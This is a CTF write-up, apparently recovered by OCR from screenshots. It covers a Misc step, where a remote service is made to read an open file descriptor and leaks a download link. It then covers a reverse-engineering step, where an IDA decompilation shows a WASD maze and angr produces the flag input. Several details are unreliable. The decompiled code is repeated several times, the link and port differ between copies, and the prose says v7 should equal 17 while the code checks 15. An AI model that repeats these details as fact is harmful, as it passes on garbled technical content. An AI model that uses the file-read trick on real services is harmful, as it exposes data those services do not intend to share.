


```
➜  Soft.reading ls ~sys/fd
0  1  2  3
➜  Soft.reading ls ~sys/fd/*
ls: cannot access '/dev/fd/10': No such file or directory
ls: cannot access '/dev/fd/12': No such file or directory
ls: cannot access '/dev/fd/13': No such file or directory
ls: cannot access '/dev/fd/14': No such file or directory
ls: cannot access '/dev/fd/15': No such file or directory
ls: cannot access '/dev/fd/16': No such file or directory
ls: cannot access '/dev/fd/17': No such file or directory
ls: cannot access '/dev/fd/18': No such file or directory
ls: cannot access '/dev/fd/19': No such file or directory
ls: cannot access '/dev/fd/3': No such file or directory
/dev/fd/0  /dev/fd/1  /dev/fd/2
➜  Soft.reading
```

I tried but was having big issue with `io.recvline etc.` so I did it manually lol

Eventually the fd was number 6

Now we can read the flag



```
➜  Soft.reading nc 54.37.70.250 9001p
PATH du fichier à lire : ~sys/fd/6
https://mega.nz/folder/Qs8xGKyb£rq6To0PPNT45Cx5mMz4V1A

➜  Soft.reading
```


What it gave a mega link!

```
https://mega.nz/folder/Qs8xGKyberq6To0PPNT45Cx5mMz4V1A
```

Well from the challenge category this is actually both `Misc / Rev`

So I guess we're done with the Misc part and now it's time for the main Reverse Engineering Challenge


Opening the link shows a file and after downloading the attached file shows it's a binary



```
➜  Soft.reading file Grandline
Grandline: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=7cbd07faf30835ddb3b9504db9d2d17e213b03b5, for
 GNU/Linux 3.2.0, stripped
➜  Soft.reading checksec Grandline
[*] '/home/mark/Desktop/CTF/Hackerlab23/Qualification/rev/Soft.reading/Grandline'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
➜  Soft.reading
```

We are working with a x64 binary which is dynamically linked and stripped

I'll run it to know what it does




```
➜  Soft.reading ./Grandline
testing
➜  Soft.reading
```

Nothing much it just receives our input and kinda exits


Using IDA I decompiled the binary

Here's the main function



```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char s[8]; // [rsp+10h] [rbp-80h] BYREF
  char v5[10]; // [rsp+18h] [rbp-78h] BYREF
  __int64 v6; // [rsp+22h] [rbp-6Eh]
  int v7; // [rsp+38h] [rbp-58h]
  int v8; // [rsp+3Ch] [rbp-54h]
  _BYTE v9[34]; // [rsp+40h] [rbp-50h] BYREF
  char v10[24]; // [rsp+62h] [rbp-2Eh] BYREF
  char v11; // [rsp+7Fh] [rbp-11h]
  int i; // [rsp+8Ch] [rbp-4h]
  __int64 savedregs; // [rsp+90h] [rbp+0h] BYREF

  strcpy(v9, " X   XXXXX   XXX");
  strcpy(&v9[17], " X X     X X  XX");
  strcpy(v10, "   XXXXX   XX   ");
  v7 = 0;
  v8 = 0;
  *(_QWORD *)s = 0LL;
  memset(v5, 0, sizeof(v5));
  v6 = 0LL;
  if ( fgets(s, 26, stdin) )
  {
    for ( i = 0; i <= 24; ++i )
    {
      v11 = s[i];
      if ( v11 == 87 )
      {
        if ( !v8 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 97) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8-- + v7 - 80) = 88;
      }
      if ( v11 == 83 )
      {
        if ( v8 == 2 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 63) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8++ + v7 - 80) = 88;
      }
      if ( v11 == 65 )
      {
        if ( !v7 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 81) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8 + v7-- - 80) = 88;
      }
      if ( v11 == 68 )
00001149 main:1 (1149)
```

```
106D: variable 'v3' is possibly undefined
1066: positive sp value 8 has been found
106D: variable 'v3' is possibly undefined
```



```
  strcpy(v9, " X   XXXXX   XXX");
  strcpy(&v9[17], " X X     X X  XX");
  strcpy(v10, "   XXXXX   XX   ");
  v7 = 0;
  v8 = 0;
  *(_QWORD *)s = 0LL;
  memset(v5, 0, sizeof(v5));
  v6 = 0LL;
  if ( fgets(s, 26, stdin) )
  {
    for ( i = 0; i <= 24; ++i )
    {
      v11 = s[i];
      if ( v11 == 87 )
      {
        if ( !v8 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 97) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8-- + v7 - 80) = 88;
      }
      if ( v11 == 83 )
      {
        if ( v8 == 2 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 63) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8++ + v7 - 80) = 88;
      }
      if ( v11 == 65 )
      {
        if ( !v7 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 81) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8 + v7-- - 80) = 88;
      }
      if ( v11 == 68 )
      {
        if ( v7 == 16 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 79) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8 + v7++ - 80) = 88;
      }
      if ( v7 == 15 && v8 == 2 )
        printf("CTF_%s\n", s);
    }
  }
  return 0LL;
}
00001175 main:14 (1175)
```

```
106D: variable 'v3' is possibly undefined
1066: positive sp value 8 has been found
106D: variable 'v3' is possibly undefined
```

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char s[8]; // [rsp+10h] [rbp-80h] BYREF
  char v5[10]; // [rsp+18h] [rbp-78h] BYREF
  __int64 v6; // [rsp+22h] [rbp-6Eh]
  int v7; // [rsp+38h] [rbp-58h]
  int v8; // [rsp+3Ch] [rbp-54h]
  _BYTE v9[34]; // [rsp+40h] [rbp-50h] BYREF
  char v10[24]; // [rsp+62h] [rbp-2Eh] BYREF
  char v11; // [rsp+7Fh] [rbp-11h]
  int i; // [rsp+8Ch] [rbp-4h]
  __int64 savedregs; // [rsp+90h] [rbp+0h] BYREF

  strcpy(v9, " X   XXXXX   XXX");
  strcpy(&v9[17], " X X     X X  XX");
  strcpy(v10, "   XXXXX   XX   ");
  v7 = 0;
  v8 = 0;
  *(_QWORD *)s = 0LL;
  memset(v5, 0, sizeof(v5));
  v6 = 0LL;
  if ( fgets(s, 26, stdin) )
  {
    for ( i = 0; i <= 24; ++i )
    {
      v11 = s[i];
      if ( v11 == 87 )
      {
        if ( !v8 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 97) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8-- + v7 - 80) = 88;
      }
      if ( v11 == 83 )
      {
        if ( v8 == 2 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 63) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8++ + v7 - 80) = 88;
      }
      if ( v11 == 65 )
      {
        if ( !v7 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 81) == 88 )
```

```
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8 + v7-- - 80) = 88;
      }
      if ( v11 == 68 )
      {
        if ( v7 == 16 )
          return 0LL;
        if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 79) == 88 )
          return 0LL;
        *((_BYTE *)&savedregs + 17 * v8 + v7++ - 80) = 88;
      }
      if ( v7 == 15 && v8 == 2 )
        printf("CTF_%s\n", s);
    }
  }
  return 0LL;
}
```

Kinda looks weird but one thing is that the input expected are of 4 alphabets:

```
- W
- S
- D
- A
```

That's bound by the four if conditions where it loops through 24 and sets variable `v11` to the value of our `input[i]`

And the end goal is that the way our input is arranged should make variable `v7` equal `17` and variable `v8` equal `2`


More of like permutations!

I used angr to solve this

And it gave this input:

```
SSDDWWDDSDDDDSDDWWDDSDSDD
```

Using that works and we get the flag




```
➜  Soft.reading ./Grandline
SSDDWWDDSDDDDSDDWWDDSDSDD
CTF_SSDDWWDDSDDDDSDDWWDDSDSDD
➜  Soft.reading
```

```
Flag: CTF_SSDDWWDDSDDDDSDDWWDDSDSDD
```

Those are the list of challenges I had time to do :D

I played solo and got 13 :(



Core

13th place

2260 points

Members

User Name	Score
Urahara	2260

But still it's only Benin people who will qualify so it's no issue xD